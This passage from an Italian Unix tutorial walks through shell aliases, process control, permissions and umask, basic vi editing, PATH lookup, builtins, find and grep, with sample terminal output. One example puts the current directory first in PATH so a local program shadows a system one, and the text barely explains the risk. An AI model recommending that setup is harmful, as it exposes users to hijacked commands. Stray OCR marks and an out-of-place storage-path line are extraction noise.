Dopo aver definito l'alias '**elenca**', come indicato nel comando precedente, utilizzandolo si ottiene l'equivalente di '**ls -l**'. Basta provare.

```
$ elenca [Invio]
```

Ma l'alias permette di utilizzare argomenti, come se si trattasse di comandi normali.

```
$ elenca micro* [Invio]
```

Quello che si ottiene corrisponde al risultato del comando '**ls -l micro***':

```
-rw-rw-r--  1 tizio  tizio  0 Dec 26 10:19 microinterruttore
-rw-rw-r--  1 tizio  tizio  0 Dec 26 10:19 microscopico
```

Gli alias tipici che vengono creati sono i seguenti. Servono per fare in modo che le operazioni di cancellazione o sovrascrittura vengano eseguite dopo una richiesta di conferma.

```
$ alias rm='rm -i' [Invio]
```

```
$ alias cp='cp -i' [Invio]

$ alias mv='mv -i' [Invio]
```

Si può provare a eliminare un file per vedere cosa accade.

```
$ rm microinterruttore [Invio]

  rm: remove 'microinterruttore'?:
n [Invio]
```

In questo modo, il file non è stato cancellato.

Per l'eliminazione di un alias si procede intuitivamente con il comando '**unalias**':

```
$ unalias elenca [Invio]
```

In questo modo, si elimina l'alias '**elenca**' selettivamente, mentre con il comando seguente si eliminano tutti gli alias ancora esistenti:

```
$ unalias -a [Invio]
```

A ogni modo, alla fine della sessione di lavoro con la shell, gli alias vengono perduti.

4.9.8 Conclusione

«

Il completamento dei nomi e i metacaratteri sono gli strumenti operativi più importanti che una shell fornisce. Tuttavia, l'uso di modelli con metacaratteri può essere fonte di errori anche gravi, pertanto, prima di utilizzarli in comandi distruttivi, conviene verificare l'effetto di questi modelli con '**echo**'.

La ridirezione e il condotto sono un altro strumento importante che permette di costruire comandi molto complessi a partire da comandi elementari.

4.10 Controllo dei processi

In presenza di un ambiente in multiprogrammazione è importante il controllo dei processi in esecuzione. Un processo è un singolo eseguibile in funzione, ma un comando può generare diversi processi.

Video: *http://www.youtube.com/watch?v=XGRB3ONy8_M*

4.10.1 Visualizzazione dello stato dei processi

Il comando fondamentale per il controllo dei processi è '**ps**'.

```
$ ps x [Invio]

  PID TTY STAT  TIME COMMAND
  077   1 SW   0:01 (login)
  078   2 SW   0:01 (login)
  091   1 S    0:01 -bash
  132   2 S    0:01 -bash
  270   1 R    0:00 ps
```

In questo caso '**ps**' mostra che sono in funzione due copie di '**bash**' (la shell Bash), ognuna su un terminale differente (in questo caso si tratta della prima e della seconda console virtuale di un sistema GNU/Linux): TTY 1 e 2. L'unico programma in esecuzione è lo stesso '**ps**', che in questo esempio è stato avviato dal primo terminale.

Attraverso l'opzione '**f**', si può osservare la dipendenza tra i processi.

```
$ ps xf [Invio]

  PID TTY STAT  TIME COMMAND
  077   1 SW   0:01 (login)
  091   1 S    0:01  \_ -bash
  275   1 R    0:00      \_ ps -f
  078   2 SW   0:01 (login)
  132   2 S    0:01  \_ -bash
```

In un sistema GNU/Linux esiste il programma '**pstree**' che offre un modo graficamente più aggraziato di osservare la dipendenza tra i processi.

LINUX

```
$ pstree [Invio]

 init-+-crond
      |-kflushd
      |-klogd
      |-kswapd
      |-login---bash
      |-login---bash---pstree
      |-4*[mingetty]
      |-4*[nfsiod]
      |-portmap
      |-rpc.mountd
      |-rpc.nfsd
      |-syslogd
      `-update
```

Mentre prima si vedevano solo i processi connessi ai terminali, adesso vengono visualizzati tutti i processi in funzione in modo predefinito. L'elenco cambia a seconda della configurazione del proprio

sistema.

4.10.2 Eliminazione dei processi

I processi vengono eliminati automaticamente una volta che questi terminano regolarmente. A volte ci può essere la necessità di eliminare forzatamente un processo.

Per verificare questa situazione è necessario disporre di un secondo terminale di accesso al sistema, come potrebbe essere una seconda console virtuale di un sistema GNU/Linux (combinazione di tasti [*Alt F2*]), o una seconda connessione a un sistema remoto. Dal secondo terminale si avvia un programma inutile che viene poi eliminato attraverso il primo terminale.

Se nel secondo terminale fosse necessario eseguire l'accesso, è questo il momento di farlo. Quindi si dà il comando «inutile»:

```
$ yes [Invio]

y
y
y
y
...
```

Attraverso '**yes**' si ottiene un'emissione continua di lettere «y». Si può passare al primo terminale e osservare la situazione.

[*Alt F1*]

```
$ ps x [Invio]
```

```
  PID TTY STAT  TIME COMMAND
  077   1 SW   0:01 (login)
  078   2 SW   0:01 (login)
  091   1 S    0:01 -bash
  132   2 S    0:01 -bash
  311   2 R    0:26 yes
```

Si decide di eliminare il processo generato da '**yes**' attraverso l'invio di un segnale di conclusione.

```
$ kill 311 [Invio]
```

Il numero 311 è il numero abbinato al processo, o PID, che si ottiene osservando le informazioni emesse da '**ps**'. Tornando sul terminale da cui è stato eseguito '**yes**' si può osservare che questo ha smesso di funzionare.

[*Alt F2*]

```
…
y
y
Terminated
```

4.10.3 Processi sullo sfondo

«

$ Per mezzo della shell è possibile avviare dei comandi sullo sfondo, ovvero in *background*, in modo che si renda nuovamente disponibile l'invito per inserire altri comandi.

```
$ yes > /dev/null & [Invio]
```

Questo comando avvia '**yes**' dirottando l'output nel file '`/dev/null`' che in realtà è un dispositivo speciale paragonabile a una pattumiera senza fondo (tutto ciò che vi viene scritto è eliminato). Il

simbolo e-commerciale (‘**&**’), posto alla fine del comando, dice alla shell di eseguirlo sullo sfondo.

Naturalmente, ha senso eseguire un comando sullo sfondo quando questo non richiede input da tastiera e non emette output sul terminale.

4.10.4 Conclusione

«

Il controllo dei processi avviene essenzialmente attraverso ‘**ps**’ e ‘**kill**’. La shell fornisce generalmente una forma di controllo sui comandi avviati attraverso di essa; questi vengono definiti normalmente *job* di shell.

Il capitolo 10 tratta meglio di questo argomento.

4.11 Permessi

«

I permessi definiscono i privilegi dell’utente proprietario, del gruppo e degli altri utenti nei confronti dei file e delle directory.

La sezione 3.21 introduce i problemi legati ai permessi, in particolare spiega il modo in cui si rappresentano in forma numerica.

4.11.1 Permessi sui file

«

Sui file possono essere regolati tre tipi di permessi: lettura, scrittura ed esecuzione. Mentre il significato del permesso di esecuzione è abbastanza logico (riguarda i file eseguibili e gli script), così come lo è anche quello in lettura, quello in scrittura potrebbe fare pensare che permetta di evitarne la cancellazione. Non è così: la possibilità di cancellare un file dipende dai permessi della directory.

```
$ touch mio_file[Invio]
```

```
$ chmod -r mio_file[Invio]
```

In questo modo è stato tolto il permesso di lettura a tutti gli utenti, compreso il proprietario.

```
$ ls -l mio_file[Invio]

--w--w----   1 tizio    tizio        0 Dec 26 10:24 mio_file
```

Si può vedere che dalla stringa dei permessi è sparita la lettera '**r**'.

```
$ cat mio_file[Invio]

cat: mio_file: Permission denied
```

L'emissione sullo schermo del file è impossibile perché non c'è il permesso di lettura (in questo caso il file è vuoto e non c'è proprio nulla da visualizzare, ma qui conta il fatto che il sistema si opponga alla lettura).

```
$ chmod +r mio_file[Invio]
```

Prima di verificare cosa accade togliendo il permesso di scrittura conviene ripristinare il permesso di lettura, con il comando appena visto.

```
$ chmod -w mio_file[Invio]
```

In questo modo viene tolto il permesso di scrittura, cosa che impedisce la modifica del file, ma non la sua cancellazione.

```
$ ls > mio_file[Invio]

bash: mio_file: Permission denied
```

Un tentativo di sovrascrittura genera una segnalazione di errore, come nell'esempio appena visto, così come qualunque altro tentativo

di modificare il suo contenuto.

```
$ mv mio_file tuo_file[Invio]
```

Lo spostamento o il cambiamento del nome è possibile.

```
$ ls -l tuo_file[Invio]

-r--r--r--   1 tizio    tizio        0 Dec 26 10:24 tuo_file
```

Anche la cancellazione è ammissibile; probabilmente si ottiene un avvertimento, ma niente di più.

```
$ rm tuo_file[Invio]

rm: remove 'tuo_file', overriding mode 0444?
y[Invio]
```

Il file, alla fine, viene cancellato.

Video: *http://www.youtube.com/watch?v=Ce23Fp23BV5kg*

4.11.2 Permessi sulle directory

Sulle directory possono essere regolati tre tipi di permessi: lettura, scrittura e accesso (ovvero «attraversamento», che corrisponde al permesso di esecuzione dei file). Per chi non conosce già un sistema operativo Unix, il significato potrebbe non essere tanto intuitivo.

```
$ mkdir provedir[Invio]

$ touch provedir/uno[Invio]

$ touch provedir/due[Invio]
```

Togliendo il permesso di lettura si impedisce la lettura del contenuto della directory, cioè si impedisce l'esecuzione di un comando come

‘**ls**’, mentre l’accesso ai file continua a essere possibile (purché se ne conoscano i nomi).

```
$ chmod -r provedir[Invio]

$ ls provedir[Invio]

  ls: provedir: Permission denied
```

Prima di proseguire si ripristinano i permessi di lettura.

```
$ chmod +r provedir[Invio]
```

I permessi di scrittura consentono di aggiungere, eliminare e rinominare i file (comprese le eventuali sottodirectory).

```
$ chmod -w provedir[Invio]
```

Questo comando toglie il permesso di scrittura della directory ‘`provedir/`’.

```
$ rm provedir/uno[Invio]

  rm: provedir/uno: Permission denied
$ cp provedir/uno provedir/tre[Invio]

  cp: cannot create regular file ‘provedir/tre’: ↩
 ↪Permission denied
$ mv provedir/uno provedir/tre[Invio]

  mv: cannot move ‘provedir/uno’ to ‘provedir/tre’: ↩
 ↪Permission denied
```

Prima di proseguire si ripristina il permesso di scrittura.

```
$ chmod +w provedir[Invio]
```

Il permesso di accesso è il più strano. Impedisce l'accesso alla directory e a tutto il suo contenuto. Ciò significa che non è possibile accedere a file o directory discendenti di questa.

Viene creata una directory discendente da '`provedir/`'.

```
$ mkdir provedir/tmp [Invio]
```

Si crea un file al suo interno, per poter verificare in seguito quanto affermato.

```
$ touch provedir/tmp/esempio [Invio]
```

Si tolgono i permessi di accesso a '`provedir/`' per vedere cosa accade.

```
$ chmod -x provedir [Invio]
```

Da questo momento, '`provedir/`' e tutto quello che ne discende è inaccessibile.

```
$ cd provedir [Invio]

  bash: cd: provedir: Permission denied
$ cat provedir/tmp/esempio [Invio]

  cat: provedir/tmp/esempio: Permission denied
$ touch provedir/tmp/esempio2 [Invio]

  touch: provedir/tmp/esempio2: Permission denied
```

Video: *http://www.youtube.com/watch?v=Yew-Sn2SV2w*

4.11.3 Maschera dei permessi: umask

«

$ La maschera dei permessi, ovvero la maschera *umask*, determina i permessi che devono essere tolti quando si crea un file o una directory e non si definiscono esplicitamente i loro permessi. Nello stesso modo, quando si attribuiscono dei permessi senza definire a quale livello si riferiscono (all'utente, al gruppo o agli altri, come è stato fatto nelle sezioni precedenti), vengono tolti quelli della maschera dei permessi. Per conoscere il valore di questa maschera basta il comando seguente:

```
$ umask [Invio]

  0002
```

Ciò che si ottiene dipende dalla configurazione del sistema; frequentemente, il valore della maschera dei permessi è 0022_8.

Il numero due rappresenta un permesso di scrittura, nel caso del risultato 0002_8 si riferisce solo agli utenti differenti dal proprietario e dal gruppo di appartenenza. Questo significa che il permesso viene tolto in modo predefinito. Se invece il valore fosse 0022_8, anche al gruppo verrebbe tolto il permesso di scrittura.

Si può ottenere una rappresentazione della maschera dei permessi più espressiva con l'opzione '**-S**'.

```
$ umask -S [Invio]

  u=rwx,g=rwx,o=rx
```

In tal caso si è ottenuta la rappresentazione dei permessi che vengono concessi in modo predefinito.

Si suppone, per esercizio, di trovarsi nella situazione di volere difendere i propri dati da qualunque accesso da parte degli altri utenti (a eccezione dell'utente '**root**' al quale nulla può essere impedito).

```
$ umask 0077 [Invio]
```

Il numero sette rappresenta tutti i permessi (lettura, scrittura ed esecuzione-accesso) e questi vengono tolti sistematicamente al gruppo e agli altri utenti. Per verificarlo si può provare a creare un file.

```
$ touch segreto [Invio]

$ ls -l segreto [Invio]

-rw-------   1 tizio    tizio         0 Dec 27 11:10 segreto
```

Il comando '**touch**' non ha tentato di attribuire dei permessi di esecuzione, quindi questo permesso non appare tra quelli dell'utente proprietario.

```
$ mkdir segreta [Invio]

$ ls -l [Invio]

...
drwx------   2 tizio    tizio      1024 Dec 27 11:14 segreta
...
```

Come si vede dall'esempio, anche la creazione di directory risente della maschera dei permessi.

Video: *http://www.youtube.com/watch?v=5e7SPYTJi5A*

4.11.4 Conclusione

«

Il significato dei permessi di file e directory non è necessariamente intuitivo o evidente. Un po' di allenamento è necessario per comprenderne il senso.

La maschera dei permessi, o *umask*, è un mezzo con cui filtrare i permessi indesiderati nelle operazioni normali, quelle in cui questi non vengono espressi in modo esplicito.

4.12 Creazione e modifica di file di testo

«

$ In tutti i corsi di Unix si mostra l'uso di un applicativo storico piuttosto spartano, per la creazione e la modifica di file di testo: VI. Questo poi si concretizza in pratica nell'eseguibile '**`vi`**'. La necessità di imparare a usare questo programma, almeno in modo elementare, sta nel fatto che utilizza poche risorse di memoria e spesso fa parte dell'insieme di programmi di servizio di sistemi di emergenza su dischetti o altre unità esterne di memorizzazione con poca capacità.

Video: *http://www.youtube.com/watch?v=XrUi3kwnDYY*

4.12.1 Modalità di comando e di inserimento

«

L'uso di VI è difficile perché si distinguono diverse modalità di funzionamento. In pratica si separa la fase di inserimento del testo da quella in cui si inseriscono i comandi.

Per poter inserire un comando occorre sospendere l'inserimento con la pressione di [*Esc*]. Per poter ritornare alla modalità di inserimento occorre dare un comando apposito.

Il tasto [*Esc*] può essere usato anche per annullare un comando che non sia stato completato. Se premuto più del necessario non produce alcun effetto collaterale.

4.12.2 Creazione

Si crea un nuovo file semplicemente avviando il programma senza argomenti.

```
$ vi [Invio]
```

Appena avviato, VI impegna tutto lo schermo.

```
_
~
~
~
~
~
/tmp/vi.OX7AXb: new file: line 1
```

I simboli tilde (‘**~**’) rappresentano righe nulle (inesistenti).

In questo momento il programma si trova in ***modalità di comando*** e accetta comandi espressi attraverso lettere o simboli della tastiera.

4.12.3 Inserimento di testo

Con il tasto [*i*], che rappresenta il comando di inserimento (*insert*), si passa alla modalità di inserimento attraverso la quale si può digitare del testo normalmente. Il testo viene inserito di proposito senza lettere accentate, perché il comportamento del programma, in presenza di caratteri al di fuori della codifica ASCII pura e semplice, dipende da diversi fattori.

[*i*]

GNU/Linux e' un sistema operativo completo [*Invio*]

il cui kernel e' stato scritto da [*Invio*]

Linus Torvalds e altri collaboratori. [*Invio*]

Quello che si vede sullo schermo dovrebbe apparire come l'esempio che segue, con il cursore alla fine dell'ultima frase digitata.

```
GNU/Linux e' un sistema operativo completo
il cui kernel e' stato scritto da
Linus Torvalds e altri collaboratori._
~
~
~
```

Si termina la modalità di inserimento e si torna a quella di comando attraverso la pressione del tasto [*Esc*].


[*Esc*]

Probabilmente, dopo la pressione del tasto [*Esc*], il cursore si sposta sotto al punto che conclude la riga, dal momento che a destra, dove si trovava prima, non c'è alcun carattere, nemmeno lo spazio.

4.12.4 Spostamento del cursore

«

$ Lo spostamento del cursore attraverso il testo avviene in modalità di comando, con i tasti [*h*], [*j*], [*k*] e [*l*] che corrispondono rispettivamente allo spostamento a sinistra, in basso, in alto e a destra. Nella maggior parte delle situazioni possono essere utilizzati i tasti freccia, anche durante la fase di inserimento.



Si decide di spostare il cursore davanti alla parola «completo» della prima riga.

[*h*][*h*]

[*k*][*k*]

In pratica si sposta il cursore a sinistra di due posizioni e in alto di due.

```
GNU/Linux e' un sistema operativo_completo
il cui kernel e' stato scritto da
Linus Torvalds e altri collaboratori.
~
~
~
```

4.12.5 Cancellazione

La cancellazione di testo in modalità di comando avviene attraverso l'uso del tasto [*x*]. Si ottiene la cancellazione del carattere che si trova in corrispondenza del cursore, avvicinando il testo rimanente dalla destra.

Nella maggior parte dei casi può essere usato anche il tasto [*Canc*] con tale scopo, che in particolare, dovrebbe funzionare sia in modalità di comando, sia in inserimento.

Si decide di cancellare la parola «completo», assieme allo spazio che la precede; si osservi che al termine, il cursore potrebbe spostarsi automaticamente sotto la lettera «o» della parola «operativo»:

[*x*][*x*][*x*][*x*][*x*][*x*][*x*][*x*][*x*]

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
Linus Torvalds e altri collaboratori.
~
~
~
```

La cancellazione di una riga intera si ottiene con il comando '**dd**' ovvero con la pressione del tasto [*d*] per due volte di seguito.

Si decide di cancellare l'ultima riga. Per prima cosa si sposta il cursore sopra con il tasto [*j*], premuto per due volte, quindi si procede con la cancellazione.

[*j*][*j*]

[*d*][*d*]

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
~
~
~
~
```

4.12.6 Salvataggio e conclusione

Il salvataggio del testo in un file si ottiene attraverso un comando più complesso di quelli visti finora. Dalla modalità di comando si preme il tasto [*:*] che inizia un comando speciale, detto *colon* o ***ultima riga***, perché appare sull'ultima riga dello schermo.

[*:*]

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
~
~
~
~
:_
```

Il comando per salvare è il seguente:

```
:w nome_file
```

Si decide di salvare con il nome '**miotesto**':

```
:w miotesto
```

Sullo schermo dovrebbe apparire come si vede di seguito:

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
~
~
~
~
:w miotesto_
```

Si conclude con la pressione del tasto [*Invio*].

[*Invio*]

La conclusione del funzionamento di VI si ottiene con il comando '**:q**'. Se si pretende di terminare senza salvare occorre imporre il comando con l'aggiunta di un punto esclamativo ('**:q!**').

:q[*Invio*]

4.12.7 Apertura di un file esistente

«

$ Per avviare l'eseguibile '**vi**' in modo che questo apra immediatamente un file già esistente per permetterne la modifica, basta indicare il nome di questo file nella riga di comando.

$ **vi miotesto**[*Invio*]

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
~
~
~
~
miotesto: unmodified: line 1
```

In alternativa si può utilizzare il comando '**:e**' con la sintassi seguente:

```
:e nome_file
```

Il risultato è lo stesso.

4.12.8 Conclusione

VI è un applicativo per la creazione e la modifica di file di testo, molto poco elaborato esteticamente e piuttosto complicato da utilizzare. Tuttavia è necessario saperlo usare nelle occasioni in cui non è disponibile un programma migliore, o non è possibile usare altro a causa delle ristrettezze del sistema.

Questo esercizio sull'uso di VI è solo un minimo assaggio del funzionamento del programma, che, al contrario di quanto possa sembrare, offre molti accorgimenti e potenzialità che alla lunga possono rivelarsi veramente utili. La sezione 22.15 mostra un po' meglio le possibilità di questo programma.

4.13 File eseguibili

I file normali che hanno i permessi di esecuzione, sono intesi dal sistema operativo come dei programmi che possono essere messi in funzione. Naturalmente, perché si possa trattare effettivamente di programmi è necessario che il sistema sia in grado di eseguire il loro contenuto.

4.13.1 Avvio di un programma e variabile di ambiente «PATH»

Video: *http://www.youtube.com/watch?v=rT-NlaUFPhY*

In linea di principio, l'avvio di un programma richiede l'indicazione del percorso, relativo o assoluto:

```
$ /bin/uname -a [Invio]

  Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 ↩
 ↪unknown
```

Tuttavia, spesso non si sa precisamente dove sia collocato questo o quel programma eseguibile, ma di solito è possibile avviarlo ugualmente lasciando che sia il sistema stesso a trovarlo automaticamente:

```
$ uname -a [Invio]

  Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 ↩
 ↪unknown
```

Questo automatismo dipende dalla configurazione della variabile di ambiente ***PATH***, la quale serve a elencare i percorsi degli eseguibili:

```
$ echo $PATH [Invio]

  /usr/local/bin:/usr/bin:/bin:/usr/bin/X11
```

I percorsi elencati, separati dai due punti verticali, rappresentano le directory in cui vengono cercati i file eseguibili quando per questi non è stato specificato il percorso (l'elenco del proprio sistema potrebbe essere molto più lungo).

Generalmente, nel percorso di avvio degli eseguibili è esclusa la directory corrente, che dovrebbe essere rappresentata con un punto singolo, '`.`'; per verificare questa cosa, si può copiare un programma noto nella propria directory personale.

```
$ cd [Invio]
```

```
$ cp /bin/uname ./mio_uname [Invio]
```

A questo punto, nella propria directory personale è stato copiato il programma '**uname**', chiamato localmente '**mio_uname**'. Si può verificare che sia ancora in grado di funzionare:

```
$ ./mio_uname -a [Invio]

  Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 ↩
 ↪unknown
```

Tuttavia, non è possibile avviare il programma senza specificare il percorso:

```
$ mio_uname -a [Invio]

  bash: mio_uname: command not found
```

Esiste un buon motivo per evitare di avviare automaticamente i programmi esistenti nella directory corrente; tuttavia, sarebbe facile includere questa possibilità modificando il contenuto della variabile ***PATH***:

```
$ export PATH="$PATH:." [Invio]

$ echo $PATH [Invio]

  /usr/local/bin:/usr/bin:/bin:/usr/bin/X11:.
```

A questo punto il programma '**mio_uname**' si può avviare automaticamente senza specificare il percorso:

```
$ mio_uname -a [Invio]

  Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 ↩
 ↪unknown
```

Nell'ambito dei percorsi di ricerca elencati nella variabile di ambien-

te ***PATH***, ci potrebbero essere più programmi diversi con lo stesso nome. Per sapere quale di questi viene avviato per primo, basta verificare con '**which**':

```
$ which uname [Invio]

  /bin/uname

$ which mio_uname [Invio]

  ./mio_uname
```

Volendo modificare il nome della propria copia locale del programma, usando lo stesso nome originale, si può verificare quale dei due venga messo in funzione effettivamente, in mancanza dell'indicazione di un percorso:

```
$ mv mio_uname uname [Invio]

$ which uname [Invio]

  /bin/uname
```

Se si modifica l'ordine dei percorsi di ricerca nella variabile di ambiente ***PATH***, si può invertire il risultato. In tal caso si aggiunge la directory corrente all'inizio dell'elenco, restando anche l'indicazione finale che comunque è inutile:

```
$ export PATH=".:$PATH" [Invio]

$ echo $PATH [Invio]

  .:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:.

$ which uname [Invio]
```

```
./uname
```

4.13.2 Comandi interni di shell

Non sempre ciò che si avvia è un programma eseguibile; potrebbe essere un comando interno della shell. Per esempio, nel caso della shell Bash, si può usare il comando '**help**' per ottenere un elenco completo di questi:

```
$ help [Invio]
```

```
GNU bash, version 4.1.5(1)-release (i486-pc-linux-gnu)
These shell commands are defined internally.  Type 'help' to
see this list.
Type 'help name' to find out more about the function 'name'.
Use 'info bash' to find out more about the shell in general.
Use 'man -k' or 'info' to find out more about commands not
in this list.

A star (*) next to a name means that the command is
disabled.

 job_spec [&]                    history [-c] [-d offset] [>
 (( expression ))                if COMMANDS; then COMMANDS>
 . filename [arguments]          jobs [-lnprs] [jobspec ...>
 :                               kill [-s sigspec | -n sign>
 [ arg... ]                      let arg [arg ...]
 [[ expression ]]                local [option] name[=value>
 alias [-p] [name[=value] ..>    logout [n]
 bg [job_spec ...]               mapfile [-n count] [-O ori>
 bind [-lpvsPVS] [-m keymap]>    popd [-n] [+N | -N]
 break [n]                       printf [-v var] format [ar>
 builtin [shell-builtin [arg>    pushd [-n] [+N | -N | dir]>
 caller [expr]                   pwd [-LP]
 case WORD in [PATTERN [| PA>    read [-ers] [-a array] [-d>
```

```
cd [-L|-P] [dir]                 readarray [-n count] [-O o>
command [-pVv] command [arg>     readonly [-af] [name[=valu>
compgen [-abcdefgjksuv] [-o>     return [n]
complete [-abcdefgjksuv] [->     select NAME [in WORDS ... >
compopt [-o|+o option] [-DE>     set [--abefhkmnptuvxBCHP] >
continue [n]                     shift [n]
coproc [NAME] command [redi>     shopt [-pqsu] [-o] [optnam>
declare [-aAfFilrtux] [-p] >     source filename [arguments>
dirs [-clpv] [+N] [-N]           suspend [-f]
disown [-h] [-ar] [jobspec >     test [expr]
echo [-neE] [arg ...]            time [-p] pipeline
enable [-a] [-dnps] [-f fil>     times
eval [arg ...]                   trap [-lp] [[arg] signal_s>
exec [-cl] [-a name] [comma>     true
exit [n]                         type [-afptP] name [name .>
export [-fn] [name[=value] >     typeset [-aAfFilrtux] [-p]>
false                            ulimit [-SHacdefilmnpqrstu>
fc [-e ename] [-lnr] [first>     umask [-p] [-S] [mode]
fg [job_spec]                    unalias [-a] name [name ..>
for NAME [in WORDS ... ] ; >     unset [-f] [-v] [name ...]>
for (( exp1; exp2; exp3 ));>     until COMMANDS; do COMMAND>
function name { COMMANDS ; >     variables - Names and mean>
getopts optstring name [arg>     wait [id]
hash [-lr] [-p pathname] [->     while COMMANDS; do COMMAND>
help [-dms] [pattern ...]        { COMMANDS ; }
```

Dal momento che un sistema ben equipaggiato deve poter consentire l'uso di shell differenti, si affiancano spesso dei programmi eseguibili equivalenti a comandi interni di shell già disponibili. Per esempio, può esistere il programma '**`echo`**', benché la shell Bash lo fornisca come comando interno.

```
$ help echo[Invio]
```

```
echo: echo [-neE] [arg ...]
    Output the ARGs.  If -n is specified, the trailing
    newline is suppressed.  If the -e option is given,
    interpretation of the following backslash-escaped
    characters is turned on:
        \a      alert (bell)
        \b      backspace
        \c      suppress trailing newline
        \E      escape character
        \f      form feed
        \n      new line
        \r      carriage return
        \t      horizontal tab
        \v      vertical tab
        \\      backslash
        \num    the character whose ASCII code is NUM
                (octal).

    You can explicitly turn off the interpretation of the
    above characters with the -E option.
```

Quello che si vede è la sintassi del comando interno '**echo**', mentre il programma '**echo**' può essere leggermente differente:

```
$ /bin/echo --help[Invio]

  Usage: /bin/echo [OPTION]... [STRING]...
  Echo the STRING(s) to standard output.

    -n             do not output the trailing newline
    -e             enable interpretation of the
                     backslash-escaped characters listed
                     below
    -E             disable interpretation of those sequences
                     in STRINGs
```

```
       --help      display this help and exit (should be
                     alone)
       --version   output version information and exit
                     (should be alone)

  Without -E, the following sequences are recognized and
  interpolated:

    \NNN   the character whose ASCII code is NNN (octal)
    \\     backslash
    \a     alert (BEL)
    \b     backspace
    \c     suppress trailing newline
    \f     form feed
    \n     new line
    \r     carriage return
    \t     horizontal tab
    \v     vertical tab

  Report bugs to <bug-sh-utils@gnu.org>.
```

4.13.3 Script e permessi di esecuzione

«

$ Video: *http://www.youtube.com/watch?v=F-4QaR7Qh1o*

In un sistema Unix è facile realizzare dei programmi elementari in forma di raccolta di comandi, ovvero in forma di script di shell. Si può provare a realizzare il file ‘`mio_script`’ nella directory corrente con il contenuto seguente:

```
#!/bin/sh
echo Ciao a tutti!
```

Si tratta di un file di testo che si può costruire facilmente con VI. Se questo file viene salvato con il nome previsto, ovvero

'mio_script', ci si può aspettare di poterlo mettere in funzione con il comando seguente:

```
$ ./mio_script [Invio]

  bash: ./mio_script: Permission denied
```

Come si vede, lo script non viene avviato. Si può verificare che mancano i permessi necessari:

```
$ ls -l mio_script [Invio]

  -rw-rw-r--    1 tizio    tizio    20 mar 24 10:54 mio_script
```

Ecco che basta aggiungere i permessi mancanti e tutto funziona regolarmente:

```
$ chmod +x mio_script [Invio]

$ ls -l mio_script [Invio]

  -rwxrwxr-x    1 tizio    tizio    20 mar 24 10:54 mio_script

$ ./mio_script [Invio]

  Ciao a tutti!
```

4.13.4 Conclusione

Nei sistemi Unix si parla spesso di «comandi», in modo volutamente vago, per non dover specificare se si tratti di eseguibili veri e propri, o di comandi interni all'interprete (la shell).

Se si indica il nome di un comando senza specificare un percorso, si lascia fare la scelta all'interprete dei comandi, per cui viene cercato prima un comando interno, eventualmente un alias, quindi si cerca

un file eseguibile nell'elenco dei percorsi contenuti nella variabile ***PATH***.

Quando si realizza un programma o uno script di shell, occorre ricordare di dare i permessi di esecuzione perché questo possa funzionare.

4.14 Ricerche

« $ Le ricerche di file e directory sono molto importanti in presenza di un file system articolato come quello dei sistemi Unix.

Video: *http://www.youtube.com/watch?v=Iaf5D8gVea8*

4.14.1 Find

« $ Le ricerche di file e directory in base al nome e altre caratteristiche esterne, vengono effettuate attraverso il comando '**find**'.

```
$ find / -name bash -print [Invio]
```

Questo comando esegue una ricerca per i file e le directory denominati 'bash' all'interno di tutte le directory che si articolano a partire dalla radice.

```
/bin/bash
…
find: /var/run/sudo: Permission denied
find: /var/spool/at: Permission denied
find: /var/spool/cron: Permission denied
…
```

Il file viene trovato, ma tutte le volte che '**find**' tenta di attraversare directory per cui non si ha il permesso, si ottiene una segnalazione di errore.

Le ricerche basate sul nome possono impiegare anche modelli con metacaratteri, ma in tal caso deve essere '**find**' a gestirli e non la shell, di conseguenza si deve fare in modo che questa non intervenga.

```
$ find / -name \*sh -print [Invio]
```

L'uso della barra obliqua inversa prima dell'asterisco permette di evitare che la shell tenti di interpretarlo come metacarattere. Alla fine, '**find**' riceve l'argomento corretto, senza barra davanti all'asterisco.

```
/bin/bash
/bin/ash
/bin/sh
…
```

4.14.2 Grep

Per le ricerche all'interno dei file si utilizza '**grep**'.

```
$ grep tizio /etc/* [Invio]
```

```
/etc/group:tizio::500:tizio
/etc/passwd:tizio:Ide2ncPYY1234:500:500:Tizio Tizi:↩
↪/home/tizio:/bin/bash
grep: /etc/skel: Is a directory
grep: /etc/sudoers: Permission denied
…
```

